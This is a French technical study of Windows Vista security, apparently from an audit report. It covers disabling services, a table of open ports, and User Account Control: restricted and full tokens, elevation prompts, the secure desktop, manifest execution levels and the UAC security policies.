Pour désactiver le lancement de ces services : **`services.msc`** pour chaque service **Properties – General - Startup type**.

Note : certains services sont protégés et ne proposent pas la possibilité de les arrêter comme par exemple le service *Plug and Play*. Il faut alors passer par **`msconfig`** onglet *Services* puis décocher la croix du service désiré. Si le service *Plug and Play* est désactivé le système devient instable et très lent. Il n'est pas conseillé de le désactiver.

En effectuant une analyse avec *SIW* on s'aperçoit que 15 ports sont maintenant ouverts contre 26 précédemment.

Protocol	Program [PID]	State	Local Address	Port
[TCP6]	svchost.exe [904]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	135
[TCP]	svchost.exe [904]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	135 epmap
[UDP]	System [4]		10.1.2.90 (Audit-PC)	137 netbios-ns
[UDP]	System [4]		10.1.2.90 (Audit-PC)	138 netbios-dgm
[TCP]	System [4]	LISTENING (2)	10.1.2.90 (Audit-PC)	139 netbios-ssn
[TCP6]	System [4]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	445
[UDP6]	svchost.exe [1108]		10.1.2.90 (Audit-PC)	500
[UDP]	svchost.exe [1108]		0.0.0.0 (AUDIT-PC)	500 isakmp
[UDP6]	svchost.exe [1312]		10.1.2.90 (Audit-PC)	3702
[UDP6]	svchost.exe [1312]		10.1.2.90 (Audit-PC)	3702
[UDP]	svchost.exe [1312]		0.0.0.0 (AUDIT-PC)	3702
[UDP]	svchost.exe [1312]		0.0.0.0 (AUDIT-PC)	3702
[UDP]	svchost.exe [1108]		0.0.0.0 (AUDIT-PC)	4500 ipsec-msft
[TCP6]	System [4]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	5357
[TCP6]	wininit.exe [568]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49152
[TCP]	wininit.exe [568]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49152
[TCP6]	svchost.exe [1032]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49153
[TCP]	svchost.exe [1032]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49153
[TCP6]	svchost.exe [1312]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49154
[TCP]	svchost.exe [1312]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49154
[TCP6]	svchost.exe [1108]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49155
[TCP]	svchost.exe [1108]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49155
[TCP6]	lsass.exe [624]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49156
[TCP]	lsass.exe [624]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49156
[UDP]	svchost.exe [1312]		0.0.0.0 (AUDIT-PC)	49156
[TCP6]	services.exe [612]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49157
[TCP]	services.exe [612]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49157
[UDP6]	svchost.exe [1312]		10.1.2.90 (Audit-PC)	49157

Pour conclure, je pourrai ajouter que de nombreux nouveaux services ont fait leur apparition dans Vista. Une étude plus poussée de leurs fonctionnalités permettrait de réduire encore la liste des services utiles au fonctionnement du système.

A la suite de cette recherche une liste semblable est maintenant disponible à cette adresse : http://www.informatruc.com/forum/ftopic20392.php

1.3. User Account Control (3 semaines d'étude)

1.3.1 Principe de moindre privilège

Un utilisateur peut choisir de travailler avec un compte administrateur. Le fait de travailler avec des privilèges élevés va donner la possibilité à des virus d'endommager le système de manière plus importante qu'avec un compte utilisateur standard. Donner des privilèges élevés dans une entreprise à des employés peu scrupuleux va leurs permettre de compromettre plus facilement le système informatique.

Beaucoup d'applications demandent des privilèges élevés pour fonctionner, qui ne sont la plupart du temps pas justifiés. C'est une des raisons pour laquelle certains utilisateurs de *Windows XP* travaillent avec un compte administrateur. De plus certaines tâches courantes nécessitent aussi des privilèges élevés. Prenons comme exemple un employé utilisant un *laptop* et souvent en déplacements, si il utilise un compte utilisateur standard il ne pourra pas changer de fuseau horaire, pas régler la gestion de l'alimentation de sa machine, pas installer de logiciel etc.

La notion de moindre privilège implique comme son nom l'indique de diminuer les privilèges. Mais quels privilèges vont être diminués ?

- Les privilèges nécessaires pour effectuer une tâche courante
- Les privilèges d'un administrateur pour protéger le système

Le fait de limiter les privilèges d'un utilisateur n'empêchera pas les virus d'attaquer une machine mais cela limitera grandement l'impact de l'attaque.

Dans Vista le principe de moindre privilège a été implémenté via une nouvelle technologie appelée *User Account Control (UAC)*.

Je vous propose deux liens, le premier est le *blog* dédié à *UAC,* le second, le document de *Microsoft* au sujet d'*UAC* :

http://blogs.msdn.com/uac/

http://download.microsoft.com/download/5/6/a/56a0ed11-e073-42f9-932b-38acd478f46d/WindowsVistaUACDevReqs.doc

1.3.2 Principes d'*UAC*

- Protection des administrateurs : tous les utilisateurs s'exécutent comme des utilisateurs standards même s'ils sont administrateurs.
- Les tâches courantes (configuration de l'alimentation, réglage du fuseau horaire) ont été revues pour fonctionner en tant qu'utilisateur standard.
- Marquer les applications nécessitant des privilèges administrateur.
- Ajouter un mécanisme d'isolation (protection) des processus proposant l'interface d'élévation de privilèges (*secure desktop*)
- Ajouter la notion de *virtualisation* pour garantir la compatibilité.

Nous avons déjà vu les différents comptes utilisés dans Vista (§1.1.2.2). *UAC* introduit des nouvelles désignations pour ces comptes.

Deux désignations :

- **Utilisateur à moindre privilège *LUA* (Least-privileged User Account)**
- **Administrateur protégé *PA* (Protected Administrator)**

Tous les utilisateurs travaillent avec des droits minimums. Un utilisateur *LUA* aura la possibilité d'élever ses privilèges via un consentement explicite[1]. Un administrateur *PA* n'utilisera ses privilèges uniquement pour les tâches ou applications les nécessitants.

Rappelez-vous des comptes que nous avions créé (§1.1.5) *standard_user* et *super_user*.

- *standard_user* appartenant au groupe *Users* est un utilisateur *LUA*
- *super_user* appartenant au groupe *Administrators* est un administrateur *PA*

[1] Entrer un mot de passe par exemple. Les différentes méthodes de consentement seront abordées dans les chapitres suivants.

1.3.3 Fonctionnement

UAC est mis en œuvre par un service appelé *AIS (Application Information Service).* Voici ses caractéristiques principales :

- Détecte le niveau d'exécution des applications
- Propose l'interface d'élévation de privilèges
- Le service s'exécute en tant que *LocalSystem* (§1.1.2.2)

Dans Windows XP quand un utilisateur s'authentifie, il reçoit un jeton. Le jeton d'un administrateur possède plus de privilèges que celui d'un utilisateur standard.

Dans Windows Vista, avec *UAC* une approche différente a été utilisée :

- Quand un utilisateur *LUA* s'authentifie, il reçoit un jeton restreint comme dans *Windows XP.*

- Quand un administrateur *PA* se logue il reçoit 2 jetons :

  - **1 jeton restreint**[1]
  - **1 jeton complet**

Le jeton complet contient tous les privilèges d'un administrateur. Le jeton filtré quand à lui ne possède que les privilèges d'un utilisateur standard ne permettant pas d'effectuer des tâches administratives. Nous verrons par la suite plus en détails les différences entre ces deux jetons.


Note : Le compte *Built-in* n'utilise pas *UAC*. Il se voit attribuer un jeton complet uniquement. Il est possible d'activer *UAC* pour ce compte via une politique de sécurité (§1.3.4).

Que se passe-t-il quand un administrateur *PA* se logue ?

Le processus *Lsass* va prendre en charge la création des jetons restreint et complet. Le jeton restreint est utilisé pour lancer le bureau (*explorer.exe*) tandis que le jeton complet n'est pas utilisé. Tous les processus fils lancés par la suite héritent du jeton restreint du processus *explorer.exe* diminuant ainsi la surface d'attaque.

[1] On peut trouver dans la littérature le terme de jeton filtré, *filtered access token*. Le principe de jeton restreint est aussi utilisé pour les services (§2.2)

Cette figure provenant de Microsoft illustre bien la création du bureau :
http://www.microsoft.com/technet/WindowsVista/library/00d04415-2b2f-422c-b70e-b18ff918c281.mspx



D'après quels paramètres le processus *Lsass* va-t-il définir si l'utilisateur héritera de deux jetons ?

- Si le compte utilisateur possède certains *Relative IDs* (*RIDs*) correspondant à des domaines[1].
- Si le compte utilisateur possède un ou plusieurs privilèges supplémentaires à ceux d'un utilisateur standard, à savoir :
  - SeChangeNotifyPrivilege
  - SeShutdownPrivilege
  - SeUndockPrivilege
  - SeIncreaseWorkingSetPrivilege
  - SeTimeZonePrivilege

[1] Les RIDs de domaines ne sont pas traités dans ce travail

Scénario : visualisez les jetons restreint et complet de l'utilisateur *super_user*


Super_user étant un administrateur *PA* va se voire attribuer 2 jetons :

1.3.3.1 Jeton restreint

Etudions ce jeton via *procexp* :

Le jeton filtré est utilisé pour lancer le bureau *explorer.exe,* nous allons regarder le jeton de ce processus qui est identique à celui de *super_user*.

Onglet *Security* du processus *explorer.exe* :



Ce jeton retreint contient seulement les privilèges d'un utilisateur *LUA*.

Ce jeton comporte deux informations importantes :

- *BUILTIN\Administrators Deny*
- *Mandatory Label\Medium Mandatory Level*

Le groupe *BUILTIN\Administrators* n'apparaît que pour les jetons administrateurs *PA*. Dans ce cas l'administrateur est *super_user* on retrouve cette information dans le champ *User* du jeton (Audit-PC*super_user*).


Pourquoi alors n'avoir tout simplement pas retiré le compte Administrateurs comme c'est le cas pour le jeton d'un utilisateur *LUA* ? Car le fait d'appartenir au groupe *administrators* ne doit pas être oublié, mais un administrateur possédant un jeton restreint ne doit pas pour autant avoir la possibilité d'effectuer les tâches nécessitant des privilèges. Le Flag « *Deny* » représente donc l'interdiction pour un utilisateur possédant ce jeton d'accéder à une ressource nécessitant des privilèges élevés.

Mandatory Label\Medium Mandatory Level ajoute au jeton la notion de niveau d'intégrité. Dans le cas d'un jeton restreint ce niveau d'intégrité est *Medium*. Nous étudierons par la suite plus en détail cette notion d'intégrité au chapitre *MIC* (§1.4).

1.3.3.2 Jeton complet

Super_user doit élever ses privilèges pour obtenir son jeton complet. Les différents moyens d'élévation de privilège seront étudiés au chapitre suivant.

Pour visualiser le jeton complet lancez une console : **clic droit - Run as administrator**



On remarque que le *Logon SID* est le même pour les deux jetons. En effet nous avons toujours affaire au même utilisateur *super_user*. Le jeton complet comporte par contre plus de privilèges. Le flag du groupe BUILTIN\Administrators a changé (*Owner*) indiquant que cette fois ci nous sommes bien l'administrateur avec des privilèges élevés comme celui de *Windows XP*. De plus le niveau d'intégrité est passé à *high*.

Si un utilisateur *LUA* comme *standard_user* élève ses privilèges il obtiendra le jeton complet de l'administrateur dans notre cas celui de *super_*user. Le champ *User* du jeton va donc changer.

1.3.3.3 Elévation de privilèges

Super_user a besoin de son jeton complet pour effectuer des actions nécessitant des privilèges élevés. Deux méthodes sont implémentées dans Vista.

- **Elévation automatique**. Installation d'une application, lancement d'un outil système, suppression d'un fichier protégé.
- **Elévation manuelle**. Lancement de logiciel avec des droits administrateurs, console, *procexp*.

L'élévation automatique ne signifie pas que le jeton complet est donné automatiquement, pour l'obtenir, *Super_user* devra entrer son mot de passe[1].

Si *standard_user* a besoin d'effectuer une tache nécessitant des privilèges il devra faire appel à *Super_user* pour que ce dernier entre son mot de passe pour obtenir son jeton complet.

De plus cette demande d'élévation diffère si l'on possède un ou deux jetons :


- Jeton restreint => entrer le mot de passe administrateur
- Jeton complet => consentement

Le symbole du bouclier est utilisé pour marquer toutes applications ou actions nécessitant une élévation de privilèges.

[1] Dans une configuration par défaut. Mais il est possible d'utiliser par exemple un contrôle biométrique ou une *smartcard*. On retrouve le terme de *credentials* utilisé par *Microsoft* pour définir ces différentes méthodes d'authentification.

Scénario : Que se passe-t-il si *super_user* lance l'outil administratif *MMC*[1] ?

Cet outil nécessite d'avoir un jeton complet pour être lancé. Une interface graphique va être affichée pour donner son consentement.



Prompt for consent


Super_user a alors deux choix : accepter l'élévation de privilèges et lancer l'application avec son jeton complet ou refuser et ne pas lancer l'application.

L'action de lancer l'outil administratif était légitime, maintenant imaginons un autre scénario ou cette interface survient sans qu'aucune application ne soit lancée par *super_user*. Le fait d'obliger l'utilisateur de donner son consentement protège le système des installations silencieuses de logiciels malveillant ou toutes autres actions administratives non désirées. *Super_user* pourra alors refuser l'installation du logiciel par exemple.

Scénario : Que se passe-t-il si *standard_user* lance l'outil administratif *MMC* ?

standard_user ne possède qu'un seul jeton, le seul moyen de lancer cet outil administratif est d'élever ses privilèges de manière manuelle.

Clic droit - Run as administrator



Super_user va devoir entrer son mot de passe.

[1] Microsoft Management Console http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnanchor/html/mmc.asp

Voici l'interface qui sera affichée. Cette interface ne correspond pas (nom d'utilisateur, machine) à notre scénario car il n'est pas possible d'effectuer une capture d'écran de ces demandes d'élévation. Nous verrons par la suite pourquoi. Ces captures d'écran proviennent du site de *Microsoft* où l'on trouve un document détaillé sur *UAC* : http://www.microsoft.com/technet/WindowsVista/library/f72d606c-ad66-403b-be70-3d59e4e5c10f.mspx

Prompt for credentials

Si *standard_user* désire lancer l'application il doit entrer le mot de passe du compte *super_user* (dans cette capture : Denise est l'administrateur).

Bien que *super_user* soit un administrator *PA* il est toujours conseiller de travailler avec un compte comme *standard_user*. En effet le compte *super_user* possède les 2 jetons il reste donc une meilleure cible aux virus ou autres applications malveillantes qu'un compte comme *standard_user* qui lui ne possède qu'un seul jeton.


L'on peut forcer une application à effectuer une demande d'élévation de privilèges :
Clic droit - Properties-Compatibility - Run this program as an administrator.

super_user peut en activant cette option interdire à *standard_user* de lancer une application donnée. Cette option sera disponible seulement pour les programmes qui seront installés par *super_user*.

1.3.3.4 Secure desktop

L'interface d'élévation de privilèges ne s'affiche pas dans le même bureau que l'utilisateur mais dans un bureau isolé appelé *secure desktop*.

Vous vous en êtes sûrement rendu compte lorsqu'une interface d'élévation de privilèges appairait l'écran se noircit.



Le *secure desktop* a pour but de rendre impossible une attaque de type *spoofing*. Une telle attaque consiste à venir remplacer une interface de consentement par exemple pour faire croire à l'utilisateur qu'il est en train de donner son accord pour installer une mise à jour Windows alors qu'il approuve en fait l'installation d'un logiciel malicieux. Un autre type d'attaques de type *spoofing* consiste à venir modifier le curseur de la souris en affichant le curseur à un endroit différent de l'endroit où il pointe réellement.

Seuls les processus dont l'utilisateur est NT AUTHORITY\SYSTEM sont autorisés à s'exécuter dans le *secure desktop*.

1.3.3.5 Niveaux d'exécution des applications

Les développeurs d'applications pour Vista doivent fournir un fichier d'entête (manifeste) qui décrit entre autres le niveau d'exécution requis par l'application. Ce niveau d'exécution définit si l'application sera lancée avec le jeton complet ou filtré. C'est le service *AIS* qui va lire ce manifeste et agir en conséquence. Pour assurer la compatibilité des applications antérieures à Vista, *UAC* utilise des méthodes heuristiques (fichier .exe, mot clef install, setup) pour déterminer si elles nécessitent des privilèges.

Il existe 3 niveaux d'exécution :

- ***AsInvoker*** : l'application est lancée avec le même jeton que son processus père.
- ***requireAdministrator*** : l'application peut uniquement être lancée par un administrateur. Elle nécessite un jeton complet, si l'administrateur a un jeton restreint *AIS* propose l'écran d'élévation de privilèges.
- ***highestAvailable*** : L'application est lancée avec les privilèges maximums disponibles de l'utilisateur.

Le logiciel *strings.exe* de *sysinternals* permet de lire le manifeste d'une application :
http://www.microsoft.com/technet/sysinternals/Miscellaneous/Strings.mspx

```
strings * | findstr /i TextToSearchFor
```

procexp propose aussi l'option *Strings* pour vérifier les manifestes des processus. Onglet *Services* du processus.

Scénario : Comment connaître le niveau d'exécution des applications contenues dans *system32* ?

Dans %WINDIR%System32, lancez **`strings.Exe *.exe | findstr /i "AsInvoker"`**
Dans %WINDIR%System32, lancez **`strings.Exe *.exe | findstr /i "highestAvailable"`**
Dans %WINDIR%System32, lancez **`strings.Exe *.exe | findstr /i "requireAdministrator"`**

Scénario : Pourquoi obtient-on des accès refusés tout en étant membre du groupe administrateur local ?


En exécutant la commande **`bcdedit.exe`** permettant de lancer l'application de configuration du démarrage du système, l'accès nous est refusé. En effet en utilisant les trois commandes ci-dessus on se rend compte que **`bcdedit.exe`** a un niveau d'exécution « *AsInvoker* ». La console ayant été lancée par *super_user* possède un jeton restreint, les programmes lancés à partir de cette console hériteront aussi du jeton restreint. **`Bcdedit.exe`** nécessite un jeton complet pour s'exécuter, donc un message d'erreur indiquant que les privilèges sont insuffisants sera retourné.

Pour résoudre ce problème il faut lancer un **`cmd.exe`** avec un jeton complet (*Run As)*.

1.3.3.6 Chemin de code de création de processus

Le service *AIS* est le cœur du système *UAC*. Etudier le chemin de code de création de processus permet de situer ce service et de mieux comprendre ses fonctions.

Que se passe-t-il si *standard_user* lance une application ?




- *ShellExecute()*[1] appelle *CreateProcess()*[2].
- *CreateProcess()* appelle différents modules (*App Compat, Fusion, Installer Detection*) afin de tester si l'application nécessite des privilèges élevés pour s'exécuter.
- *CreateProcess()* appelle *NTCreateProcess()*[3] en lui passant comme paramètre un flag lui indiquant si l'application nécessite des privilèges élevés pour s'exécuter.
- *NTCreateProcess()* vérifie, dans le cas où le flag indique que des privilèges élevés sont nécessaires, si l'utilisateur possède justement ce privilège. Si oui *NTCreateProcess()* lance le processus , si non l'appel est rejeté avec une erreur.
- *CreateProcess()* retourne cette erreur *à ShellExecute()* et le processus n'est pas lancé.

Ce message d'erreur est analysé par *ShellExecute*() qui ensuite appelle le service *AIS* pour tenter une exécution avec privilèges élevés. Cette méthode est celle utilisée par *Windows XP*.

[1] Fonction appelée lorsqu'un utilisateur lance un exécutable.
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/shellcc/platform/shell/reference/functions/shellexecute.asp
[2] Création d'un processus http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/createprocess.asp
[3] Équivalence de *ShellExecute()* mais en mode kernel

Regardons maintenant le nouveau chemin ajouté dans *Windows Vista*.

Que se passe-t-il si *super_user* lance une application ?



- *AIS* reçoit l'appel depuis *ShellExecute()* et réévalue le niveau d'exécution et les politiques de sécurité pour déterminer si l'élévation est autorisée.
- Si le niveau d'exécution nécessite une élévation *AIS* lance l'interface homme machine (*IHM*) sur un autre bureau (*secure desktop*).
- L'interface de consentement peut demander à l'utilisateur son accord ou son mot de passe en fonction de la politique et des privilèges de l'utilisateur.
- *AIS* va retourner le jeton complet associé de l'utilisateur pour autant qu'il est fournit un mot de passe valide ou son consentement.
- *AIS* appelle *CreateProcessAsUser()*[1] en fournissant le jeton de l'utilisateur et en spécifiant le bureau interactif de l'utilisateur.
- *NTCreateProcess* lance l'application avec le jeton spécifié.

[1] Crée un processus dans le contexte de sécurité du jeton passé en paramètre

1.3.4 Local Security Policy

Pour commencer définissons le terme de *Local Security Policy*[1] :
http://windowssdk.msdn.microsoft.com/en-gb/library/ms721785.aspx

```
The local security policy of a system is a set of information about the security of
a local computer.
```

Il existe 9 politiques de sécurité pour paramétrer *UAC* :

Accessibles via **secpol.msc - Local Policies - Security Options**
Toutes ses politiques de sécurité sont précédées par le terme *User Account Control :*

1. Admin Approval Mode for the Built-In Administrator account
2. Behavior of the elevation prompt for administrators in Admin Approval Mode
3. Behavior of the elevation prompt for standard users
4. Detect application installations and prompt for elevation
5. Only elevate executables that are signed and validated
6. Only elevate UIAccess applications that are installed in secure location
